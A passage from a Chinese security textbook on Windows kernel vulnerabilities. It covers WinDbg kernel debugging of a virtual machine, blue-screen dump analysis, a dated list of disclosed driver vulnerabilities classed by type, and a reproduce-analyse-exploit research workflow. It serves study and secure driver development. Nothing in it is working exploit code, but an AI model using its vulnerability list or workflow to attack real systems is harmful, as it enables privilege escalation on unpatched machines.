

图 21.2.6　串口添加完毕

2. 修改 Guest OS 的启动配置文件

在刚才设置完虚拟串口后，这里需要重启虚拟机中的 Guest OS。进入系统后，我们要对系统的启动配置文件作一些修改，才能使 Host OS 中的 WinDbg 调试该系统。

Windows 2000、Windows XP、Windows 2003 系统的启动配置文件位于系统盘根目录下的 boot.ini，该文件默认是有保护属性的。

执行 attrib -s -h -r c:\boot.ini 去除保护属性，然后开始编辑该文件，一个默认的 boot.ini 文件如图 21.2.7 所示。

```
1 [boot loader]
2 timeout=3
3 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
4 [operating systems]
5 multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional"
. /noexecute=optin /fastdetect
```

图 21.2.7　默认的 boot.ini 文件的内容

将其修改为如图 21.2.8 所示。

```
1 [boot loader]
2 timeout=3
3 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
4 [operating systems]
5 multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional"
. /noexecute=optin /fastdetect
6 multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional
. - debug" /fastdetect /debug /debugport=com1 /baudrate=115200
```

图 21.2.8　在 boot.ini 文件中添加一个启动项

主要修改了两处，一是 timeout=3，表示启动时选择等待超时时间为 3 秒；二是在最后[operating systems]节中添加了一行启动入口(boot entry)，添加了/debug 选项，并设置了/debugport 为 com1，就是之前添加的虚拟串口；还设置了/baudrate 为 115200，表示串行通信的通信速率(bps)，另外 115200 也是串行通信的最大速率，因此使用串行通信进行内核调试时，如果进行频繁的单步跟踪和要传递较大的文件(如.kdfiles 和.dump 命令)，那么会感觉到速度有些慢。

最后，修改完 boot.ini 文件后，执行 attrib +s +h +r c:\boot.ini 恢复该文件的保护属性。

从 Windows Vista 开始，考虑到 boot.ini 文件很容易被恶意软件所修改，因此不再使用 boot.ini 文件，而是使用 Boot Configuration Data(BCD)。修改 BCD，需要启动一个管理员权限(Run As Administrator)的命令行窗口。然后使用 bcdedit 命令来编辑 BCD。首先将当前启动入口复制一份，如图 21.2.9 所示。

其中双引号中的字符串(“Win7 Debug with Serial by shineast”)为新启动入口的名称。如果执行成功，会得到新启动入口的 GUID，即图 21.2.9 中的“{c872c0fc-876c-11de-abd3-ecfb52b26030}”，用来唯一标识这个启动入口。



图 21.2.9　使用 bcdedit 命令复制一份当前系统启动信息

接着，我们需要对这个启动入口，启用内核调试，命令如图 21.2.10 所示。

```
C:\Windows\system32>bcdedit /debug {c872c0fc-876c-11de-abd3-ecfb52b26030} on
The operation completed successfully.
```

图 21.2.10　使用 bcdedit 命令开启内核调试

BCD 中有一套全局的调试设置，使用 bcdedit /dbgsettings 可以观察和修改这套全局设置。这里我们先看看 BCD 默认的全局调试设置，如图 21.2.11 所示。

图 21.2.11　使用 bcdedit 命令查看全局调试设置

可以看到，默认的全局调试设置中，调试类型为 Serial，调试端口为 1，波特率为 115200，这已经是我们需要的设置了。当然也可以通过如下命令再次设置为串口调试，如图 21.2.12 所示。

图 21.2.12　使用 bcdedit 命令修改全局调试设置

另外，如果希望为某个自启动项设置单独的调试选项，那么可以使用 bcdedit /set 命令，例如：

```
bcdedit /set {c872c0fc-876c-11de-abd3-ecfb52b26030} debugtype serial
bcdedit /set {c872c0fc-876c-11de-abd3-ecfb52b26030} debugport 1
bcdedit /set {c872c0fc-876c-11de-abd3-ecfb52b26030} baudrate 115200
```

至此虚拟机中的 Guest OS 就设置好了，先不要重启，当下一步设置好 WinDbg 后，再重新启动。

3. 设置 WinDbg 参数

首先在桌面或快速启动栏中创建一个 WinDbg 的快捷方式，然后修改这个快捷方式属性中的“快捷方式”。如图 21.2.13 所示。



图 21.2.13　修改 WinDbg 快捷方式目标

将“快捷方式”页中的“目标(T)”框中加上以下参数：

```
-b -k com:port=\\.\pipe\com_1,baud=115200,pipe
```

其中-b 是一个内核模式选项，表示在连接上被调试的计算机后，或被调试计算机重启且内核初始化后，立即 break；-k 也是一个内核模式的选项，-k com:port=\\.\pipe\com_1,baud=115200,pipe 表示使用串行通信方式建立连接，端口为\\.\pipe\com_1，波特率为 115200。

4. 重启虚拟机中的 Guest OS

重启虚拟机，将会看到如图 21.2.14 所示两个系统入口，选择“Microsoft Windows XP Professional – debug”，然后安下回车键。

回车后，会发现系统貌似卡住一样，这其实是系统在等待串口另一端的调试程序与其建立连接。



图 21.2.14　选择系统启动项中的调试项

5. 启动 WinDbg

这时启动刚才设置好的 WinDbg 快捷方式，发现很快 WinDbg 就连上虚拟机中的 Guest OS 了，如果很长时间没有连接上的话，可以单击 WinDbg 菜单中的"Debug"->"Kernel Connection"->"Resynchronize"。连接后的效果，如图 21.2.15 所示。



图 21.2.15　启动 WinDbg

接下来就可以通过 WinDbg 来调试虚拟机中的 Guest OS 了。另外，由于调试内核程序经常会死机或蓝屏，而频繁的系统重启又需要很多时间，为了节约部分时间，建议大家灵活使用 VMware 的快照功能，在配置好测试环境后，不要急于测试，而是先建立该测试环境的快照，这样当出现死机或蓝屏后，再次测试时可以直接回滚到之前的快照状态下的 Guest OS 中，这样能够大大节省等待时间。

21.2.2 蓝屏分析

蓝屏(Blue Screen)是 Windows 中用于提示严重的系统级报错的一种方式。蓝屏一旦出现，Windows 系统便宣告终止，只有重新启动才能恢复到桌面环境，所以蓝屏又被称为蓝屏终止(Blue Screen Of Death)，简称为 BSOD。

通过系统的“启动和故障恢复”设置，可以在系统发生错误或崩溃时自动将系统的状态从内存转储到磁盘文件中。Windows 系统定义了 3 种不同的系统转储文件。

- 完整转储(Complete memory dump)

包含产生转储时物理内存中的所有数据，其文件大小通常比物理内存的容量还要大，默认位置为%SystemRoot%\MEMO 在 RY.DMP。

- 内核转储(Kernel memory dump)

去除了用户进程所使用的内存页，因此文件大小要比完整转储小得多，对于典型的 Windows XP 系统，其大小为 200MB 左右，默认位置为%SystemRoot%\MEMORY.DMP。

- 小型内存转储(Small memory dump)

默认为 64KB，默认位置为%SystemRoot%/MiniDump 文件夹下，系统会按照日期加序号的方式来命名该 dump 文件，因此系统可以保存多个小型内存转储文件。

系统转储文件的格式是不公开的，目前需要使用 WinDbg 调试器来分析系统转储文件。在 WinDbg 中打开 dump 文件，最简单的分析方法是使用 WinDbg 中的!analyze –v 命令，可以自动地完成很多分析工作。一般使用!analyze –v 命令，足以分析出蓝屏的原因。

如图 21.2.16 所示，展示了一个完整的!analyze –v 命令输出。分析结果中主要包括以下内容：

- 蓝屏停止码描述和参数

包含了停止码及停止码对应的常量、详细描述和每个参数的含义。

- 错误指令位置

包含了导致错误的程序地址、机器码和对应的汇编指令。

- 崩溃分类号

是指赋予这次崩溃的一个分类代码，通常是蓝屏的停止码或停止码加上一个子类号。

- 陷阱帧信息

描述了导致这次蓝屏异常发生时的状态，主要包括当时的寄存器值和异常的错误代码。

- 栈回溯

显示了可疑线程栈上所记录的执行记录，包括函数调用及因为中断或异常而发生的转移，这部分信息对于深入了解导致蓝屏的原因非常重要。例如，本例中从栈回溯结果中可以看出，最终是在 win32k!SfnINSTRING 函数发生了错误，并发生了转移，转移到了 nt!KiTrap0E+0xcc。


```
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except,
it must be protected by a Probe.  Typically the address is just plain bad or it
is pointing at freed memory.
Arguments:
Arg1: 80000008, memory referenced.
Arg2: 00000000, value 0 = read operation, 1 = write operation.
Arg3: bf8d046e, If non-zero, the instruction address which referenced the bad memory
    address.
Arg4: 00000000, (reserved)

Debugging Details:
------------------


READ_ADDRESS:  80000008

FAULTING_IP:
win32k!SfnINSTRING+5a
bf8d046e 8b4608          mov     eax,dword ptr [esi+8]

MM_INTERNAL_CODE:  0

DEBUG_FLR_IMAGE_TIMESTAMP:  0

FAULTING_MODULE: bf800000 win32k

DEFAULT_BUCKET_ID:  CODE_CORRUPTION

BUGCHECK_STR:  0x50

PROCESS_NAME:  explorer.exe

TRAP_FRAME:  f7f2996c -- (.trap ffffffff7f2996c)
ErrCode = 00000000
eax=00585c38 ebx=f7f299ec ecx=7fddf6cc edx=00000001 esi=80000000 edi=00000000
eip=bf8d046e esp=f7f299e0 ebp=f7f29c8c iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
win32k!SfnINSTRING+0x5a:
bf8d046e 8b4608          mov     eax,dword ptr [esi+8] ds:0023:80000008=????????
Resetting default scope

LAST_CONTROL_TRANSFER:  from 804f89f7 to 80527fe8
```

图 21.2.16　!analyze –v 命令的输出结果-1


```
STACK_TEXT:
f7f294a8 804f89f7 00000003 80000008 00000000 nt!RtlpBreakWithStatusInstruction
f7f294f4 804f95e4 00000003 00000000 c0400000 nt!KiBugCheckDebugBreak+0x19
f7f298d4 804f9b0f 00000050 80000008 00000000 nt!KeBugCheck2+0x574
f7f298f4 8051d0f3 00000050 80000008 00000000 nt!KeBugCheckEx+0x1b
f7f29954 8054092c 00000000 80000008 00000000 nt!MmAccessFault+0x8e7
f7f29954 bf8d046e 00000000 80000008 00000000 nt!KiTrap0E+0xcc
f7f29c8c bf80d4e3 bc635c38 0000018d 00002000 win32k!SfnINSTRING+0x5a
f7f29cc0 bf8bae94 bc635c38 0000018d 00002000 win32k!xxxDefWindowProc+0xef
f7f29cdc bf8034f0 bc635c38 0000018d 00002000 win32k!xxxEventWndProc+0x67
f7f29d0c bf80ede8 f7f29d24 f7f29d64 0007fe7c win32k!xxxDispatchMessage+0x187
f7f29d58 8053da48 0007fed4 0007feb4 7c92eb94 win32k!NtUserDispatchMessage+0x39
f7f29d58 7c92eb94 0007fed4 0007feb4 7c92eb94 nt!KiFastCallEntry+0xf8
0007fe6c 77d194d2 77d1b530 0007fed4 00000000 ntdll!KiFastSystemCallRet
0007feb4 77d18a10 0007fed4 00000000 0007fef0 USER32!NtUserDispatchMessage+0xc
0007fec4 7d5f3dd1 0007fed4 000c3228 00080042 USER32!DispatchMessageW+0xf
0007fef0 7d5f3c66 7c8092b8 000c3228 000c3228 SHELL32!CDesktopBrowser::_PeekForAMessage+0x66
0007ff08 7d5dbf0c 00000000 0007ff5c 01016e95 SHELL32!CDesktopBrowser::_MessageLoop+0x14
0007ff14 01016e95 000c3228 7ffd3000 0007ffc0 SHELL32!SHDesktopMessageLoop+0x24
0007ff5c 0101e2b6 00000000 00000000 000205e2 Explorer!ExplorerWinMain+0x2d6
0007ffc0 7c816fe7 00000010 000810c4 7ffd3000 Explorer!ModuleEntry+0x6d
0007fff0 00000000 0101e24e 00000000 78746341 kernel32!BaseProcessStart+0x23


STACK_COMMAND:  kb

CHKIMG_EXTENSION: !chkimg -lo 50 -d !nt
    8053da31-8053da35  5 bytes - nt!KiFastCallEntry+e1
  [ 2b e1 c1 e9 02:e9 9a 1f 26 01 ]
5 errors : !nt (8053da31-8053da35)

MODULE_NAME: memory_corruption

IMAGE_NAME:  memory_corruption

FOLLOWUP_NAME:  memory_corruption

MEMORY_CORRUPTOR:  LARGE

FAILURE_BUCKET_ID:  MEMORY_CORRUPTION_LARGE

BUCKET_ID:  MEMORY_CORRUPTION_LARGE

Followup: memory_corruption
---------
```


图 21.2.17　!analyze –v 命令的输出结果-2

- 蓝屏的基本信息

包括导致错误发生所在的模块名称、镜像名称、进一步追查名称和错误 ID 等信息，以便错误分析软件对大量的转储文件进行自动分析、统计和归档。

21.3 内核漏洞概述

21.3.1 内核漏洞的分类

运行在 Ring0 上的操作系统内核、设备驱动、第三方驱动能共享同一个虚拟地址空间，可以完全访问系统空间的所有内存，而不像用户态进程那样拥有独立私有的内存空间。由于内核程序的特殊性，内核程序漏洞类型也更加丰富。本篇收集了近年内公布的内核漏洞，并将相关的分析资料整理成如下格式，如图 21.3.1 所示。

[公布时间]	[厂商]	[产品/模块/函数及版本]	[驱动文件]	[漏洞类型]	[利用结果]	[BugTraq ID]	[其他信息]

例如：[2008-04-11][Microsoft][NtUserFnOUTSTRING][win32k.sys]
[任意地址写固定数据漏洞][本地权限提升][28554][MS08-025]

图 21.3.1 内核漏洞命名格式

您可以从本书的附带资料中得到完整的漏洞列表和资料，如图 21.3.2 所示。


[2010-05-23][Kingsoft][WebShield_2010.4.14.609][KAVSafe.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2010-05-18][Microsoft][Canonical_Display_Driver][cdd.dll][远程拒绝服务内核漏洞][40237]
[2010-05-04][Jiangmin][KV_2010_13.0.10.111][KRegEx.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2010-05-04][360][Security-Guards_Safety-Deposit-Box][SafeBoxKrnl.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2010-05-04][360][Anti-Virus_Security-Guards][360FkAdv.sys_profos.sys][本地拒绝服务内核漏洞]
[2010-04-22][Rising][Antivirus_2010_22.0.3.54][RsAssist.sys][任意地址写固定数据内核漏洞][本地权限提升]
[2010-04-22][Microsoft][SfnLOGONNOTIFY][Win32k.sys][本地拒绝服务内核漏洞]
[2010-04-22][Microsoft][SfnINSTRING][Win32k.sys][本地拒绝服务内核漏洞]
[2010-04-22][Microsoft][ImeCanDestroyDefIMEforChild][Win32k.sys][本地拒绝服务内核漏洞]
[2010-04-13][微点][主动防御1.3.10123.0][Mp110013.sys][任意地址写固定数据内核漏洞][本地权限提升]
[2010-04-06][微点][主动防御1.3.10123.0][Mp110013.sys][本地拒绝服务内核漏洞]
[2010-03-30][ALWIL][Antivirus_4.7][aavmker4.sys][本地缓冲区溢出内核漏洞][本地权限提升][28502]
[2010-02-18][Tencent][QQ_Doctor_3.2][TsKsp.sys][本地拒绝服务内核漏洞]
[2010-01-23][SiSoftware][Sandra][sandra.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2010-01-23][Rising][Antivirus_2008_2009_2010][RsNTGdi.sys][任意地址写任意数据内核漏洞][本地权限提升][37951]
[2010-01-22][Rising][Antivirus_2008_2009_2010][HookCont.sys...][任意地址写固定数据内核漏洞][本地权限提升]
[2010-01-19][Microsoft][#GP陷阱处理器][nt][设计缺陷内核漏洞][本地权限提升][MS10-015][37864]
[2009-11-17][Kaspersky][Antivirus_2010_9.0.0.463][kl1.sys][本地拒绝服务内核漏洞][37044]
[2009-11-14][ALWIL][avast4.8.1356][aswRdr.sys][本地拒绝服务内核漏洞]
[2009-11-11][Microsoft][SMB2][nt][远程拒绝服务内核漏洞][36989]
[2009-10-21][Lavalys][EVEREST_Corporate&Ultimate_Edition][kerneld.wnt][任意地址写任意数据内核漏洞][本地权限提升]
[2009-09-29][ESET][Smart_Security&NOD32_Antivirus][eamon.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-09-25][ALWIL][avast4.8.1356][Aavmker4.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-09-23][ALWIL][Antivirus_4.8.1351.0][aswMon2.sys][本地缓冲区溢出内核漏洞][本地权限提升][36507]
[2009-09-08][Microsoft][SMB2][SRV2.SYS][远程拒绝服务内核漏洞][36299]
[2009-08-21][Usec][Radix_Antirootkit_1.0.0.9][SDTHLPR.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-07-31][ALWIL][avast4.8.1335_Professionnel][aswMon2.sys][本地缓冲区溢出内核漏洞][本地权限提升]
[2009-07-30][Microsoft][NtUserQueryInformationThread][win32k.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-07-30][Microsoft][NtUserConsoleControl][win32k.sys][任意地址写固定数据内核漏洞][本地权限提升]
[2009-07-30][Kaspersky][KIS_8.0.0.35][kl1.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-05-23][ArcaBit][ArcaVir_2009][ps_drv.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-05-13][Microsoft][GDI][Win32k.sys][本地拒绝服务内核漏洞]
[2009-04-14][Microsoft][WMI服务][设计缺陷内核漏洞][本地权限提升][MS09-012][34442]
[2009-03-18][SlySoft][CloneCD...][ElbyCDIO.sys][任意地址写固定数据内核漏洞][本地权限提升]

图 21.3.2 已整理的内核漏洞列表截图

我们可以从漏洞的严重程度和漏洞的利用原理两个角度来对内核漏洞进行分类。漏洞的严重程度是指漏洞利用后所造成的危害；漏洞的利用原理是指漏洞利用过程中使用的原理和技术。

按照漏洞严重程度可分为以下 4 类：远程拒绝服务、本地拒绝服务、远程任意代码执行和本地权限提升，如图 21.3.3 所示。



图 21.3.3　按照漏洞严重程度给内核漏洞分类

“远程拒绝服务”是指能够利用来使得远程系统崩溃或资源耗尽的内核程序 bug 或缺陷。例如“[2009-09-08][Microsoft][SMB2][SRV2.SYS][远程拒绝服务内核漏洞][36299]”。

“本地拒绝服务”是指能够利用来使得本地系统崩溃或资源耗尽的内核程序 bug 或缺陷。例如“[2010-04-22][Microsoft][SfnINSTRING][Win32k.sys][本地拒绝服务内核漏洞]”。

另一方面，按照漏洞利用原理可分为以下 4 类：拒绝服务、缓冲区溢出、内存篡改和设计缺陷，如图 21.3.4 所示。



图 21.3.4　按照漏洞利用原理给内核漏洞分类

其中“内存篡改”类型又可以分成以下 3 个子类。

任意地址写任意数据：指能够利用来使得向任意内核空间虚拟地址写入任意数据的内核程序 bug 或缺陷。例如“[2010-01-23][Rising][Antivirus_2008_2009_2010] [RsNTGdi.sys][任意地址写任意数据内核漏洞][本地权限提升][37951]”。

固定地址写任意数据：指能够利用来使得向固定内核空间虚拟地址写入任意数据的内核程序 bug 或缺陷。目前暂无这种漏洞案例。

任意地址写固定数据：指能够利用来使得向任意内核空间虚拟地址写入固定数据的内核程序 bug 或缺陷。例如“[2009-07-30][Microsoft][NtUserConsoleControl] [win32k.sys][任意地址写任意数据内核漏洞][本地权限提升]”。

21.3.2 内核漏洞的研究过程

对于初学者来说，一个内核漏洞的学习过程可以总结为 4 个环节：漏洞重现、漏洞分析、漏洞利用和漏洞总结。如图 21.3.5 所示，展示了内核漏洞学习过程四大环节可能涉及的工作。这 4 个环节，环环相扣，每一个环节都很有难度，都值得去研究。只有通过这 4 个环节的学习和研究，才能不断地累积内核漏洞的经验，为后续的内核漏洞挖掘打下基础。

漏洞重现环节，需要搭建测试环境，通常为虚拟机环境；另外需要注意有漏洞的内核文件或驱动文件的版本，如果版本不对，是不可能重现的；还要确认该漏洞暂时还未打补丁；最后，如果该漏洞公布有 POC 源码，还需要对 POC 源码进行编译。在漏洞重现环节中，如果最终重现失败，不能说明漏洞不存在，如果环境搭建的没有问题，那可以考虑是否 POC 源码有误，或者该漏洞还依赖于其他条件。因此，建议先进行漏洞分析环节，通过漏洞分析可以加深对漏洞的理解，这样边分析边重现，往往问题就迎刃而解了。从漏洞重现到漏洞分析，是一个“由表及里”的过程。



图 21.3.5 内核漏洞的学习过程

漏洞分析环节，是整个漏洞学习的核心环节，如果分析不清漏洞的前因后果，那么漏洞利用也无从入手。漏洞分析过程其实是一个“刨根究底”的过程，也可以说是“打破沙锅问到底”的过程，只不过是“问”自己而已。漏洞分析有很多方法，如果有源码的话，可以先对源码进行白盒分析；如果没有源码可以对内核或驱动 PE 文件反汇编分析；如果漏洞公布中有 POC 源

码的话，还可以对 POC 源码进行分析（通过阅读 POC 源码和注释，可以很快地对该漏洞有一个准确的认识）；如果该漏洞的补丁已经发布了，还可以在打补丁后，提取新版本的内核或驱动文件，通过对比进行分析；另外还可以通过给有漏洞的内核或驱动文件下断点进行调试分析；如果能触发有漏洞的内核或驱动蓝屏，还可以针对蓝屏后的 Memory Dump（完整转储、内核转储、小型内存转储）文件进行蓝屏分析。这些方法将在下节中介绍。

漏洞利用环节，是在漏洞分析的基础上，编写出能够利用该漏洞实现特定目标的代码，并进行测试的过程。对于内核漏洞利用而言，主要有 5 种目标：特权提升、远程溢出、本地溢出、远程 DOS 和本地 DOS。在实际漏洞利用过程中，最终达到的目标不外乎这 5 种，但是漏洞利用的细节各有不同，“各显神通”。

漏洞总结环节，是在完成了漏洞重现、漏洞分析和漏洞利用过程后，回过头来审视造成该漏洞的根本原因，并提出修补方法的过程。如果把以上环节比喻为攻击，那么漏洞总结必须站在攻击与防御的对立面，才能有所体会和感悟，才能寻求到突破。通过漏洞总结，能够将学习过程中获取到的知识升华为一种经验和能力。

以上总结了内核漏洞的学习过程。当积累了一定的知识和经验，去尝试内核漏洞挖掘，也是一种内核漏洞研究的方式。通过内核漏洞挖掘可以探索更多、更深的内核漏洞分析和利用技术。

内核漏洞挖掘和一般漏洞相似，至少有两种方式。一是工具挖掘，二是手工挖掘。无论哪种方式，都需要漏洞经验作为基础，内核漏洞经验可以提炼出挖掘工具中的重要方法，还可以作为手工分析疑点的指导，如图 21.3.6 所示。



图 21.3.6　内核漏洞的挖掘过程

内核漏洞挖掘的过程实际上就是，通过工具挖掘或手工挖掘，达到触发漏洞的目标，可能

是一个蓝屏，也可能是一个内核异常，然后对此进行详细分析和测试，最终编写漏洞 POC 的过程。具体的内核漏洞挖掘过程在 23 章中将有详细的讨论。

21.4 编写安全的驱动程序

站在开发者的角度，内核漏洞的原因大体可以归结为：未验证输入和输出，未验证调用者，代码逻辑错误，系统设计存在安全缺陷等。在驱动开发的过程中，注意这些方面就可以大大提高驱动程序的安全性。

21.4.1 输入输出检查

输入输出检查是指对不可信的输入输出地址及数据长度进行合法性检查的过程。这种方法在 Windows 内核 API 中应用的十分广泛。

